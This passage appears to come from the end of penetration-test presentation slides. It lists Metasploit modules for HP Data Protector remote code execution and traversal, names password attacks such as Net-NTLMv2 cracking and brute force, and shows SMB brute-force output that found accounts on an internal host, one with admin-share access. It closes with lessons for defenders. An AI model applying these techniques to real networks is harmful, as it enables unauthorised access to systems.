   exploit/windows/misc/hp_dataprotector_exec_bar      2014-01-02       excellent  Yes    HP Data Protector Backup Client Service Remote Code Execution
   exploit/windows/misc/hp_dataprotector_install_service 2011-11-02     excellent  Yes    HP Data Protector 6.10/6.11/6.20 Install Service
   exploit/windows/misc/hp_dataprotector_new_folder    2012-03-12       normal     No     HP Data Protector Create New Folder Buffer Overflow
   exploit/windows/misc/hp_dataprotector_traversal     2014-01-02       great      Yes    HP Data Protector Backup Client Service Directory Traversal
```

Weak password

- Cracking Net-NTLMv2



Weaker password

- Default password for new accounts

The weakest password

- Bruteforce

```
ACCOUNT FOUND: [smbnt] Host: 10.162.236.2 User: Administrator[redacted] Password:  [SUCCESS (ADMIN$ - Access Denied)]
ACCOUNT FOUND: [smbnt] Host: 10.162.236.2 User: Administrator[redacted] Password:  [SUCCESS (ADMIN$ - Access Denied)]
ACCOUNT FOUND: [smbnt] Host: 10.162.236.2 User: Administrator[redacted] Password:  [SUCCESS (ADMIN$ - Access Denied)]
ACCOUNT FOUND: [smbnt] Host: 10.162.236.2 User: Administrator[redacted] Password:  [SUCCESS (ADMIN$ - Access Denied)]
ACCOUNT FOUND: [smbnt] Host: 10.162.236.2 User: Administrator[redacted] Password:  [SUCCESS (ADMIN$ - Access Denied)]
ACCOUNT FOUND: [smbnt] Host: 10.162.236.2 User: Mx Notify UMS Password:  [SUCCESS (ADMIN$ - Access Denied)]
ACCOUNT FOUND: [smbnt] Host: 10.162.236.2 User: WINS Password:  [SUCCESS (ADMIN$ - Access Allowed)]
```

Lessons learned

- Educate your employees (even DA)
- Be aware of history
- Script kiddies can hack your network

Thanks for your attention.